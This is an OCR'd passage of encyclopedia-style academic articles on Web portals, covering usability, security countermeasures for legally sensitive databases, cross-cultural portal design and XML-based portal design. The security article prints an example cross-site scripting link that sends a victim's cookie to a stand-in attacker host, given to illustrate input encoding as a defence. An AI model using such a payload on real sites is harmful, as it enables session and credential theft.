
The Usability Dimension for KPs

A large body of literature exists on evaluating and enhancing the usability of computer systems in general (Nielsen, 1993; Shneiderman, 1998). Typical constructs include the learnability of the system (how long does it take to reach a steady state of proficiency?), the efficacy (error rates made by users when performing benchmark tasks), the efficiency (how quickly can users perform benchmark tasks) and the subjective satisfaction of the user. While the first four are clearly measurable, subjective satisfaction can be measured in several different ways. It has been investigated in terms of attitude towards use in many studies (Chou, Hsu, Yeh, & Ho, 2005; Heijden, 2003). Usefulness and ease of use are deeply rooted in attitude towards use. Perceived usefulness is the degree to which users believe that a Web portal will enhance their performance, and perceived ease of use is the degree to which users believe a Web portal will be free of effort (Chou et al., 2005). Usefulness and ease of use have been found to have a significant impact on a users' intention to use a Web site (Heijden, 2003; Lin, Wu & Tsai, 2005).

User acceptance has also been investigated in terms of data quality and knowledge distribution (Chou et al., 2005). Data quality means the information provided by the Web portal must fit the use of the consumers and generate useful information for the users' decision-making. Knowledge distribution deals with the need for users' to use industry Web portals to facilitate employees' growth and cross-department knowledge sharing. Heijden (2003) also found perceived enjoyment to influence user acceptance of Web portals. Enjoyment is the extent to which using a Web portal is perceived to be enjoyable on its own.

As an example of usability evaluation in the area of Web portals, Yang et al. (2005) developed and validated an instrument to measure perceived subjective service quality of Web portals. The instrument focused on five key dimensions of service quality: (1) usability, (2) usefulness of content, (3)

Figure 1. Dimensions of the content-incentive-usability framework



adequacy of information, (4) accessibility, and (5) interaction. Service quality can be seen as a dimension of user acceptance. The five measures of service quality can therefore have an impact on acceptance of Web portals. *Usability* is related to user friendliness, and it is primarily identified in terms of layout, Web site structure, user interface, appearance and visual design, clarity, and ease of navigation. *Usefulness of content* is the value, reliability, accuracy, and currency of the information provided by the Web portal, whereas adequacy of information is completeness of the information provided by the Web portal. *Accessibility* of the Web portal involves availability and responsiveness of the Web site. Finally, *interaction* exists between the users and service providers' employees, and users and the Web site, and among peer users of similar products.

FUTURE TRENDS AND CONCLUSION

The main dimensions and subdimensions of the CIU framework are summarized in Figure 1.

The CIU framework can be utilized in several ways. From a practical perspective, it serves as a checklist for organizations who are exploring the implementation of a KP. The discussion of each of the subdimensions in this work should provide prescriptive guidance on increasing the impact of the KP on the performance of the firm. Thus, focusing only on the content without providing incentive or making the portal usable may reduce the chances of success. A three-pronged approach that addresses all three dimensions will increase the potential impact of the portal.

From a theoretical standpoint, the CIU framework serves to provide perspective in the different areas of research related to KPs. Thus, future research projects can be more easily put into perspective with other work, by utilizing this framework to align the project with a particular dimension and subdimension.

KEY TERMS

Incentive: A tangible reward provided to perform a task, such as knowledge sharing.

Learnability: The degree of ease with which a system (such as a knowledge portal) can be learned so the user reaches an acceptable state of proficiency.

Structured Data: Data that follows a predefined format and is stored in a database, such as a relational database.

Unstructured Data: Data that is stored in the form of free-text or images, without a predefined format to help in its access.

Usability: The degree to which an artifact (such as a knowledge portal) is easy to use and adds value to the user.

User Efficacy: The degree to which a user can perform a benchmark set of tasks on a system (such as a knowledge portal) without error.

User Efficiency: The amount of resources (such as time) required by a user to perform a benchmark set of tasks on a system (such as a knowledge portal)

Countermeasures for Protecting Legally Sensitive Web-Powered Databases and Web Portals

Theodoros Evdoridis
University of the Aegean, Greece

Theodoros Tzouramanis
University of the Aegean, Greece

INTRODUCTION

The issue of the escalation of security breaches in the field of Web systems has caused a great deal of disquiet in the computer security community. The majority of recorded security violations against legally sensitive portals have raised numerous issues both at an individual and at an organizational level. Furthermore, taking for granted the fact that security achieved through the isolation of the targeted systems is a path which no one is willing to follow, it is understood that security countermeasures must be perceived and applied without any alterations in respect of the current operational scheme. The economic and social reasons for using the Internet are still far too compelling (Schneier, 2005). Looking in this direction, the complexity as well as the urgency of the present situation has attracted specialists from other scientific sectors, such as psychology and law, who contribute to the search for an integrated multilevel solution required in this context.

BACKGROUND

The issue of making computers that host legally sensitive information secure has been a major concern of the computer security community over the years (Computerworld.com, 2003). A group of experts argue that security features should not be built into the Web portal's or into the Web database's infrastructure, but rather added on to it, according to emerging needs, because doing so would increase dramatically the system's complexity, rendering it cumbersome to debug, to maintain, and to further develop. Another view is held that claims a mixed solution must be adopted. As routine tasks like access control must be handled in the database and because new threats emerge daily, add-on security solutions should be applied when it is considered necessary.


MAIN THRUST

It is obvious that in view of blocking any possible attack (see other sections, for example, on the "Security Threats in Web-Powered Databases and Web Portals," which also appears in this publication), a corresponding multilevel countermeasure policy must be followed. Below, the most common security countermeasures for these types of attacks are reviewed.

Network-Level Countermeasures

Looking forward to preventing all possible attacks performed on the network layer of a legally sensitive Web portal, security mechanisms must be implemented (Microsoft Corporation, 2003). Primary solutions for these type of attacks are cryptographic protocols, such as SSL or TLS, that undertake the task of encrypting communication data from the client to the server, and vice versa. The usage of these protocols guarantees that the data are revealed only to authorized parties, thus ensuring information confidentiality. Furthermore, by adopting Ipsec, which is an obligatory part of Ipv6 (Wikipedia, 2006), additional security mechanisms that ensure authentication, data confidentiality, and message integrity between communicating parties are interpolated in the security scheme. As a result, sniffing attacks, while successful in capturing the data, fail in reaching their goal, as the captured data are in a encrypted form that cannot be used alone to produce their decrypted version. As for tampering, message authentication codes included in Ipsec can be used to discover if the received message is really the original one sent the legitimate sender (Tipton & Krause, 2004). In addition, the message authentication code included in the above cryptographic protocols by using parameters that are related with current time, assures that no prior connection can be used to forge a new one, thus preventing any session

Figure 1. A firewall protected Local Area Network containing the Web portal assets



high-jacking attempt. Finally, to successfully counter the spoofing threat, access control mechanisms are needed such as firewalls, both network and application ones, that have appropriately been configured. The first category, known as packet filtering routers, is responsible for reading packet headers and deciding, according to a given access control list that expresses the security policy that needs to be enforced, if the packet should be forwarded or blocked. One of the most commonly encountered application level firewalls is application-level gateways. These systems serve as proxy servers and act as a relay for application level traffic.

Host-Level Countermeasures

For defence against these kind of threats, all core components of the Web portal must be running the latest stable versions, including service packs, security updates, and patches that fix bugs or render the program, of all software components that they utilise, more reliable. Additionally, specialised virus detection software should be active at all times, looking for the presence of already known viruses on the hosts and the network. Apart from this, all default accounts on operating systems and servers should be deactivated and all external connections to the intranet where the Web portal's hosts lies must be forced to pass through network and application level firewalls (Oppliger, 2002). Proxy server usage is also recommended because this network service forces all connections and requests to be made against a third computer system that, in turn, performs requests on behalf of the client to the default server. This schema adds another security layer because information, such as ip addresses of the hosts, are hidden from the client, and direct access to the hosts is prevented. In conclusion, intrusion detection systems must be adopted in order to detect all types of malicious network traffic and computer usage that can't be detected by a conventional firewall (Wikipedia.org, 2006).

Application-Level Countermeasures

To be able to counter attacks performed against the application software, developers must pay heed when designing the interfaces that are going to be used for user-submitted data (Microsoft Corporation, 2003; Splain, 2002). To prevent the buffer overflow threat from coming to pass, data validation regarding its size must take place. To be able to prevent SQL injection attacks at an application level, the routines for constructing dynamic SQL statements must be modified to exclude special characters such as ";" and the application should connect to the database with least-required privileges (Breidenbach, 2002; Su & Wassermann, 2006).

Besides, when HTML forms are disposed for authentication, data including usernames, password, and cookie should be transmitted via SSL in encrypted form as a single entity. This technique prevents credential disclosure and cookie replay attacks, because the attacker would not be able to sniff the cookie out, as all traffic is encrypted. Likewise, client software and operating systems need to be up to date to avoid any vital information leakage on this side. Moreover, software developers should embed password evaluation routines on the application, forcing users to use passwords that comply with minimum-security standards.

Finally, in order to protect against cross-site scripting attacks, site owners must never trust user input and always filter metacharacters. This will eliminate the majority of XSS attacks. Converting "<," ">" and other possibly malicious characters to their HTML equivalents is also suggested when it comes to script output (Cgisecurity.com, 2003). Figure 2 depicts a malicious link specially crafted to take advantage of the problematic site "subject_to_xss_site.com" and gain access to the victim's cookie.

When employing character conversion on specific characters, the once malicious link is no longer a threat because it can't be correctly parsed to produce the expected results for the attacker.

Figure 2. A malicious link

http://subject_to_xss_site.com?name=News&file=article&sid=1&optionbox=['http://malicious_site.com/steal.cgi?'+document.cookie]

Figure 3. A malicious link turned into a harmless one using special characters conversion

http://subject_to_xss_site.com%3Fname%3DNews%26file%3Darticle%26sid%3D1%26optionbox%3D%5B%27http%3A//malicious_site.com/steal.cgi%3F%27%2Bdocument.cookie%5D

In any circumstances, XSS security holes can be damaging and costly to a business if abused. Often, attackers will disclose these holes to the public, which can erode customer and public confidence in the security and privacy of the organisation's site (Securitydocs, 2005). On the other hand, at an individual level, the most effective way of protecting against this type of attack is to instruct the authorized users to follow links from the main Web site they are viewing only. If a user visits a site that links to the BBC, for instance, instead of clicking on it, it would be wiser to visit the BCC's main site and use its search engine to access the desired content. This will probably eliminate 90% of the problem. However, sometimes XSS can be executed automatically when a user opens an e-mail, an e-mail attachment, or reads a guestbook or bulletin board post. If this is the case, and the sender or the poster of the item that is about to be processed is unknown, users should be very careful. One of the best ways to guard oneself against this scenario is to deactivate JavaScript or VBscript in the browser settings.

Physical and Insider Countermeasures

Protecting the facility and its assets from unauthorized access, both forced or covered, is an important part of any security system (WBDG.org, 2005). Some measures to consider include compound or facility access control, fences, guards, remote controlled gates, and forced-entry ballistic-resistant (FE-BR) doors and windows. Moreover, perimeter intrusion detection systems, as well as alarms and detection devices (motion, acoustic, infrared), must be included in the security scheme. Finally, physical access to areas of the facility should be electronically supported using fingerprints, biometrics, and smart cards, leaving digital trails on appropriate log files when an a successful or unsuccessful attempt to enter the area takes place.

With respect to insider attacks, successful countermeasures include implementation and application of personnel reliability programs (Tipton & Krause, 2004) and performing background checks upon recruiting. Additionally, the appropriate management of employees, combined with adoption of a well-placed code of ethics with significant impact upon disregarding it, may keep employees satisfied or cautious enough about considering any malicious actions. Moreover, personnel access should be controlled and granted to areas of the facility that are part of their duties, and activity must be monitored by specialized surveillance systems.

Figure 4. A smart card used for health insurance in France

FUTURE TRENDS

More attacks against financial institutions are expected in the future, as criminals look for new ways to commit fraud. We also expect to see more insider attacks with a criminal profit motive. Already, most of the targeted attacks—as opposed to attacks of opportunity—originate from inside the attacked organization's network. Additionally, more politically motivated hacking attempts are expected, whether against countries, companies in "political" industries (petrochemicals, pharmaceuticals, etc.), or political organizations (Schneier, 2005).

It is to be noted that another group of experts holds a different opinion. According to their beliefs, in the years to come, program vulnerabilities will be in decline and so will security breaches. It is believed that applications will become smaller and simpler because they will rely on rock solid quality software components that will be used by all programs. Web applications and Web portals will also benefit from this philosophy, and as a result, a not negligible amount of threats will all but evaporate because the corresponding security vulnerabilities will no longer exist.

CONCLUSION

Aiming at successfully preventing and successfully dealing with the threats that compromise a legally sensitive Web portal's operation is without doubt a nontrivial task. Information systems security experts, alongside Web portal specialists and experts from other scientific fields, ought to cooperate and provide adaptable, adjustable, and appropriate countermeasures that can efficiently respond to the eventuality of any potential challenge. The latter must be achieved in order to ensure that legally sensitive Web-powered databases and Web portals will flourish, prosper, and drift along in their progress track.

KEY TERMS

Code of Ethics: A formal statement of the company's values on ethics and social issues. Some set out general principles about the company's beliefs on matters such as quality, employees, or the environment. Others set out the procedures to be used in specific ethical situations, such as conflicts of interest or the acceptance of gifts.

Cookie: A small packet of information stored on users' computers by Web sites in order to uniquely identify the user across multiple sessions.

Database: An organized collection of data (records) that are stored in a computer in a systematic way, so that a computer program can consult it to answer questions. The database model in most common use today is the relational model, which represents all information in the form of multiple related tables, with each one consisting of rows and columns.sa

Database Server: A computer program that provides database services to other computer programs or computers, as defined by the client-server model. The term may also refer to a computer dedicated to running such a program.

Firewall: A piece of hardware or software which functions in a networked environment to prevent the escape of communication forbidden by the security policy.

IP Security (IPsec): A standard for securing Internet Protocol (IP) communications by encrypting or authenticating all IP packets. IPsec provides security at the network layer.

Secure Sockets Layer (SSL): A cryptographic protocol which provides secure communications on the Internet.

Transport Layer Security (TLS): An SSL's successor. Although there are slight differences between SSL 3.0 and TLS 1.0, the protocols are substantially the same.

Web Server: A computer program hosted in a computer that is responsible for accepting HTTP requests from clients, which are known as Web browsers, and serving them Web pages, which are usually HTML documents.

Cross-Cultural Dimensions of National Web Portals

INTRODUCTION TO CULTURE

Culture can be defined as the manifestation of "learned behavior consisting of thoughts, feelings and actions" (Hoft, 1996, p. 41) formed under the influences of social, biological, psychological, economic, and ecological environments over an extended period of time. But, as Hoft notes, culture is a complex subject encompassing many diverse concepts. By 1952, Kroeber and Kluckhohn (1963) had already identified 164 definitions of culture, ranging from "learned behavior" to "ideas in the mind," "a logical construct," "a statistical fiction," and "a psychic defense mechanism," and claimed that over 300 existed (p. 291). Culture is a product of learning (Hoebel, 1971; Murdock, 1965), varying from place to place and changing over time. Such changes are accelerated by various social exchanges, direct and indirect, among peoples. Creative processes or innovations diffuse through cultures, so times of rapid technological innovation are likely to see accelerated cultural change.

This article examines national Web portals in countries around the world. Portals are "gateways" to the Internet; Web sites that provide some basic information and services themselves and, more importantly, provide access to selected sites in the Internet through links and to many other sites through search engines. Initially, there were only a few such sites (notably Yahoo!). But Yahoo! was quickly followed not only by American competitors but national portals in many countries. While national portals show considerable similarity, some important differences reflecting local cultures can be found.

CONVERGENCE AND DIVERGENCE

When new technologies become available and cultures adopt them, there is a wide range of possible outcomes that can be described along a dimension of convergence to divergence. Sometimes, cultures become more similar as they adopt technology, leading to convergence. Alternatively, cultures may adopt technology in different ways that maintain or even further accentuate their differences. This leads to divergence. These hypotheses are discussed in more detail by Webber (1969), Yang (1988), and Ronen (1986). With convergence, economic development means that cultures should begin to become more similar in social organization, class structure, family characteristics, and so forth, as they must pass through a "relatively fixed pattern of development" (Coughlin, 2000, p. 422). In addition, "the rapid growth of telecommunications and computing technology … holds profound implications for possible societal convergence" (Coughlin, 2000, p. 428). The Internet could play a key role in this process. While research shows that convergence is by no means inevitable, particularly in a simple linear fashion, the concept remains a useful way to view the impact of change on cultures.

Most research on global or international information systems takes a divergence perspective, pointing out the problems that can occur when cultural differences are ignored. For example, Fernandes (1995) and Del Galdo and Nielsen (1996) provide guidance on user interface design. Both books point out problems that have occurred when user interfaces designed for one culture have been applied to another. More recently, researchers have focused on the Internet. Okazaki and Rivas (2002) discuss how organizations can design Web pages for specific cultures, while Luna, Peracchio, and de Juan (2002) and Seilheimer (2004) discuss the difficulties in using a single site to serve many cultures. Simon (2001) found differences in the perception of Web sites and satisfaction with them among different cultures (and between men and women), while Marcus and Gould (2000) reviewed selected Web pages, and found that culture affects their design.

However, when Ein-Dor, Segev, and Orgad (1993) investigated the effect of culture on international information system construction, they found considerable consistency, and thus, support for the convergence view. Ito and Nakakoji (1996) provide an interesting example of convergence, showing how Japanese word processors follow a Western typewriter model. They note that Japanese programmers

Table 1. Hofstede's cultural dimensions

Dimension	Description
Individualism Collectivism	Individualistic cultures expect their members to be independent and look after themselves. Collectivist cultures have a tightly knit framework of mutual dependencies and obligations.
Power Distance	High Power Distance cultures accept unequal distribution of power within its society. Low Power Distance cultures strive for equalization and participation.
Uncertainty Avoidance	Strong Uncertainty Avoidance cultures attempt to control uncertainty by strict rules and codes of behavior. Weak Uncertainty Avoidance cultures are not as strictly controlled and deviation is more acceptable.
Masculinity Femininity	Masculine cultures emphasize achievement, success, and assertiveness. Feminine cultures emphasize caring, close relationships, and harmony.
Long-Term Orientation Short-Term	Long-term oriented cultures promote the family, respect for older people, and virtuous behavior such as hard work and frugality. Short-term oriented cultures develop equal relationships, emphasize the individual, and promote creativity and self-actualization.

began with English languages (e.g., Fortran) and were reluctant to switch later to Japanese programming languages. Thus, information technology can also be a force for cultural homogeneity. However, Bagchi, Hart, and Peterson (2004) found that the Japanese favored fax communication over e-mail much more than Americans, because of the difficulty in representing Japanese characters in e-mail.

At the same time, researchers must remain aware that all differences may not be attributable to culture. As Hofstede (2001, p.68) notes, "if 'hard' variables (economic, biological, technological) predict a country variable better, cultural indexes are irrelevant."

The Internet is changing the way we do business, obtain an education and learn other skills, gather information, bank and invest, pay bills, listen to music, see movies, buy and sell things, exchange greetings and communicate with others, express views, participate in debates, and are entertained. These changes are likely to affect cultures. But are all cultures being affected in similar ways, leading to greater cultural homogeneity (i.e., convergence)? Is the Internet a "virtual cultural region," as Johnston and Johal (1999) suggest? Or are different cultural groups adopting this particular information technology in different ways consistent with their culture (i.e., divergence)?

MEASURING CULTURE

Given the wide range of definitions, measuring culture is clearly a challenge. Geert Hofstede (2001) has provided a useful framework (which has been popular since the first edition of this book was published in 1980). Perhaps this work is particularly popular within the IT literature because his subjects were IBM employees. While there are critics, for example, MacSweeney (2002), any empirical research on culture should at least consider this work.

Hofstede (2001) found that culture may be differentiated via five major dimensions. These dimensions are described in Table 1 (adapted from Hunter & Beck, 1997). He then measured these dimensions in 53 countries, reporting both the score and the rank. For example, Malaysia has the highest score on power distance (104), and Austria (11) the lowest.

CULTURE AND WEB PORTALS

Web portals are Internet sites intended to be the starting point to locate information and services on the Web. Yahoo!, which began as a search engine in 1994, is perhaps the best known example. Full-service national portals are now quite common. They are designed to appeal to a more focused audience within a country or culture, typically offering a search engine, directories of links on a set of selected topics, news items (including weather, sports, entertainment, and stock market results), advertisements and shopping, and other services such as free e-mail services and Web pages. As the world adopts Internet technology, portal developers must balance pressures towards convergence (to provide a site much like Yahoo!, which its intended customers may already be using) and divergence (to reflect cultural variations in their indigenous portals).

Paralleling the tremendous growth of e-commerce and other Internet services, the role of portals will continue to evolve rapidly. Portals may become the major link to entertainment and informational video (as the Internet and television converge), telecommunications (offering video phone calls), financial transactions, and other key services. Therefore, portals have the potential to become a major public policy issue. In a related area, Canada has tried to protect its magazine industry against "split-run" American magazines (Magder, 1998), which add minimal Canadian content to the existing American content in an attempt to qualify as Canadian. Other countries have similar concerns and will want to take steps to protect their interests. Yet major portal providers often provide “split-run portals” for major countries and groups. For example, as of January 2006, Yahoo! offers links to 35 national or regional portals from a Y! International link on its page, plus site for American Chinese and Spanish speaking people. Some offer considerable local content, but there are currently few regulations or monitoring agencies to control this. Of the parent companies for the top 10 United Kingdom destinations in the Nielson (2005) Net Ratings (Home Panel) for December, only the BBC is not American.

Some limitations of using portals to reflect culture should also be noted. In some countries, only a small percentage of the population has access to the Internet. They are likely to be younger, wealthier, and better educated than the average citizen (Johnston & Johal, 1999). Some will have gone outside their countries, often to Europe or the United States, for their education and are thus more familiar with these cultures. Some national portals may even target expatriates. Thus, until access to the Internet greatly increases, an argument can be made that national portals are directed at a small (and not necessarily representative) segment of some cultures.

CULTURAL DIFFERENCES AMONG WEB PORTALS

The Internet has emerged as a great equalizer in respect to global information access, access to global markets, and gender equality (Hoffman, 1998). But all national portals are not the same. Color combinations, contents, and level of details vary. Religion and politics are not profiled in all of the national portals. Women’s issues do not receive much attention, either. However, in many countries, immigration to the West is a very significant process of social mobility, and this is reflected in their national portals. Such countries have large expatriate communities. For example, Indian communities abroad can keep in touch with the latest gossip from the movie industry in Mumbai (Bollywood). Arranged marriage is common in India and thus, as expected, matrimonial advertisements are prominent in their national portals. (In other cultures, the focus may be on dating rather than marriage.) Obtaining stock quotes is a common feature in many countries, while others do not have this option. The reason may be partially technical (difficulty obtaining real-time quotes) and market-driven (low stock ownership), but there could also be a sense that pursuit of wealth is not as socially acceptable in some places.

However, technology has led to convergence in some areas. Yahoo! has apparently been followed en masse, both in design and diversity of contents. The color of hyperlinks is set to blue as the default in many software packages (e.g., FrontPage) and, because these packages (products of the USA) are commonly used throughout the world, text links are overwhelmingly blue. (NetPakistan is an exception, using its national color, green.) However, some colors change over time. Zahir, Dobing, and Hunter (2002, 2003) found that Thailand’s national color, purple, dominated Thailand.com but by 2006, it is used only for the logo.

Some differences among portals can be attributed to Hofstede’s cultural dimensions. Zahir et al. (2002, 2003) found support for four of the five dimensions, but did not analyze long term orientation due to a lack of data. However, portals change quickly and, as noted with colors, content changes. The Costa Rican portal (costaricacenter.com) no longer emphasizes its history, and is aimed more at tourists. (Other portals for that country are even more tourist oriented.) The Australia and New Zealand portal (Anzwers) still does not feature links to women’s issues, religion, and personals, consistent with its individualistic culture. However, the Indonesian portal (Indo.com) no longer displays its collectivist culture through a link to children’s stories. The prominent sports links on the Malaysian and Netherlands sites no longer stand out, and all four Spanish portals analyzed at that time are no longer accessible under the old names. National portals containing erotica links included Argentina, Belgium, Germany, and The Netherlands in 2001. These cultures ranked relatively high (in comparison to the other dimensions) on Hofstede’s power-distance dimension. Some portals still retain direct links to erotica, including Austria (krone.at) and Argentina (elsitio.com/ar – all South American sites in this family have the same link), but Belgium (Netbel.be) and Germany (web.de) no longer do.

CONCLUSION

Culture does seem to impact on Web portal design. This could lead to greater convergence in the future, as portals increasingly copy features found elsewhere, or divergence, as developers become more skilled and are able to customize their portals further rather than borrowing heavily from established portals. This issue will only be decided over time, but might parallel the differences found in television shows across countries.

While more research is needed in this area, there are some challenges that must be faced. First, it is not easy to identify appropriate portals to represent different countries. Searches on “portal” plus a country name are much more likely to bring up tourist portals than those used by citizens. When multiple portals are found that are aimed at the country’s citizens, they may represent different ethnic groups, religions, areas, and so forth, and thus, different cultures. Finding data on their audience sizes may also be difficult. Second, portals may change URLs or go out of business entirely, which limits continuity in longitudinal studies. Even if they remain, owners and developers change, and this is usually hidden from casual viewers. Third, researchers need to be careful of seasonal effects. Interest in sports and religion, for example, will peak at different times in different countries.

KEY TERMS

Cultural Convergence: The process by which cultures become more similar, in particular, as they adopt technology.

Cultural Dimensions: Hofstede proposed that culture can be differentiated via five major dimensions: individualism/collectivism, power distance, uncertainty avoidance, masculinity/femininity, long/short term orientation.

Cultural Divergence: The process by which cultures maintain or even further accentuate their differences, particularly by adopting technology in different ways.

Culture: Learned behavior consisting of thoughts, feelings, and actions formed under the influences of social, biological, psychological, economic, and ecological environments over an extended period of time.

National Portal: A portal designed to appeal to a more focused audience within a country or culture.

Portal: A "gateway" to the Internet, a Web site that provides some basic information and services itself and, more importantly, provides access to selected sites in the Internet through links and to many other sites through search engines.

Yahoo!: An early portal that began as a set of favorite links of the founders, David Filo and Jerry Yang. The categorization and format used became a standard for other portals, and it remains the preeminent Internet portal today.

INTRODUCTION

As many enterprise and industrial content management techniques are moving towards a distributed model, the need to exchange data between heterogeneous data sources in a seamless fashion is constantly increasing. These heterogeneous data sources could arise from server groups from different manufacturers or databases at different sites with their own schemas. Since its introduction in 1996, eXtensible Markup Language (XML) (W3C-XML, 2004) has established itself as the open, presentation independent data representation and exchange medium. XML provides a mechanism for seamless data exchange in many industrial informatics settings. In addition, XML is also emerging as the dominant standard for storing, describing, representing, and interchanging data among various enterprises systems and databases in the context of complex Web enterprises information systems (EIS). For such Web EIS (such as e-commerce and portals) to be successful, it is important to apply a high level, model-driven solution to design and implementation techniques that are capable of handling heterogonous schemas and documents. For this, we need a methodology that provides a higher level of abstraction of the domain in question, with rigorously defined standards that are to be more widely understood by all stakeholders of the system. With the introduction of XML Schema, which provides rich facilities for constraining, describing, and defining enterprise XML content, the XML technologies provide a good platform (and the flexibility) for modelling, designing and representing complex enterprise contents for building successful EIS. For example, a particular user may want to get an appropriate view of such XML data at a given location or level of the company. One way to handle such a complex task is to build semantic-aware enterprise Web sites and Web portals (Nakano, 2002; Tatnall, 2004).

Furthermore, XML and user-aware dynamic user interface design technologies have gained a foothold in mainstream Web engineering research. With the introduction of XML schema (W3C-XSD, 2001) and related querying technologies, XML has established itself as the language for the Web. To enhance XML's ability to include high level modelling capabilities and data abstraction, various supplementary techniques have been proposed by research communities including automated schemata transformation based design methodologies (Feng, Chang, & Dillon, 2003), view mechanisms and a high-level XML view design methodology (Rajugan, Chang, Dillon, & Feng, 2005, 2006). We argue that, unlike old Web portal designs, these new technologies and methodologies provide an added enhancement for developing meaningful Web portals. In addition, new security and access control mechanisms for XML and the Web have improved trustworthiness and collaboration among distributed Web communities and enterprises (Nakano, 2002; Steele, Gardner, Chandra, & Dillon, 2005). This results in design and development of distributed portals for information sharing and collaborative work such as 3rd party logistics (Chang et al., 2003; ITEC, 2002; Logistics, 2004).

BACKGROUND

There are many existing works that deal with the possibility of application of portal in different areas of use (Gant & Gant, 2002), and on the classification and discussion of different type of portal (Tatnall, 2004). In related literatures, many forms of portals are discussed ranging from generic information oriented community portals to complex enterprise and e-business portals (Chang et al., 2003) for the employees (e.g., workflow systems, SAP), B2B (e.g., supply chain management systems), B2C (e.g., Web EDI), and C2C (e.g.,.

eBay, IT user groups). The advancing of Web technologies have resulted in variety of platforms from leading software vendors (IBM, SAP, Oracle, etc.) that concentrated on the issue of building and deploying of Web portals. However, these solutions are mainly technological and community oriented (i.e., constraint by community they are designed to serve) and *not* by issues such as semantics, expandability (high-level design, future constraints), adoptability (user interface, change of business process, etc.), data (data formats, structure, availability) and knowledge (semantics of collective or aggregate information).

One of the more recent work that have look into the issues of the actual design and development of a portals, is Bellas, Fernández, and Muiño (2004), where the authors looks at the development of portal from a software engineering perspective. In Aragones and Hart-Davidson (2002), usability issues are taken into account and the importance of evaluating these on customizable portals is also discussed. There is a lack of research directions that provide a comprehensive design and technological solution for addressing both Web data and Web user interface design issues under one design methodology. We argue that, such a combined designing approach is a *must* for any Web system development such as portals.

In Gu, Henderson-Sellers, and Lowe (2002), the authors have argued that there are two aspects of technical architecture that a Web modelling language must possess for it to be used effectively on the development of Web systems, namely information architecture and functional architecture. In the related literature, there is a lack of consideration of the idea that the implementation of a Web user interface (WUI) is quite different to that of a traditional software system, as a traditional software GUI is mainly constructed through the use of GUI widgets. Also, the kinds of device that are used for the display of WUI are much more diverse, such as PDAs, mobile phone, and so forth. Over the years, several techniques have been introduced in the literature for the modeling and design of Web-based systems. There is a heavy concentration in the earlier methods to be; (a) hypertext-oriented (Garzotto, Paolini, & Schwabe, 1993; Schwabe, Rossi, & Barbosa, 1996), or (b) data centric or data driven (Ceri, Fraternali, & Bongio, 2000). While some of the more recent methods have its base on (c) object oriented paradigm (Conallen, 1999). These models were found to not pay sufficient attention to users, who are central in Web systems. These systems, hypertext, or data centered approaches need to be contrasted with the (d) user-centered approach (Chang & Dillon, 1999; Troyer & Leune, 1998).

In general, most of the aforementioned methods have navigational design addressed in the process. However, the navigational model is often a by-product of the underlying domain model, which does not always provide the user view required as the user would like to perceive the information. Rather, it only maps this data model from a representation of the data suitable for storage and efficient for system manipulation directly onto the presentation layer. It can be observed there is the assumption that all the data sources come from the internal system. However, with the swift advent of technologies such as Web services and agent-based systems, the final contexts that are presented to user on client devices may include content from a number of different data sources. This will certainly have a fundamental effect on the way the whole system is to be built.

MOTIVATION

In recent years, many research directions are revisiting the issue of Web engineering to investigate metadata semantics for Web content that is independent of the presentation oriented Web page mark-ups. Such momentum was initially created by the Semantic Web initiatives (W3C-SW, 2005), where domain specific Web content are described using metadata languages such as XML, OWL (W3C-OWL, 2004), RDF (W3C-RDF, 2004), and so forth. Though useful, it is a complex task to provide a presentation independent, yet generic, semantically rich Web content description for small scale Web sites (and Web portals). Also challenging are the Web useability concerns (Gardner, Chang, & Dillon, 2003a, 2003b) that is core to the success of the Web (and the Semantic Web). Here, in this article, we try to address part of this problem, the Web metadata description and (generic) logical storage structure for Web site content.

Thus, the core issues to this research in the context of Web portal design are (Gardner et al., 2003a, 2003b; Rajugan, Gardner, Chang, & Dillon, 2005):

1. (Web user) context selection
2. (Web user) task design
3. Web content (data) representation

The main motivation for the *x*Portal includes:

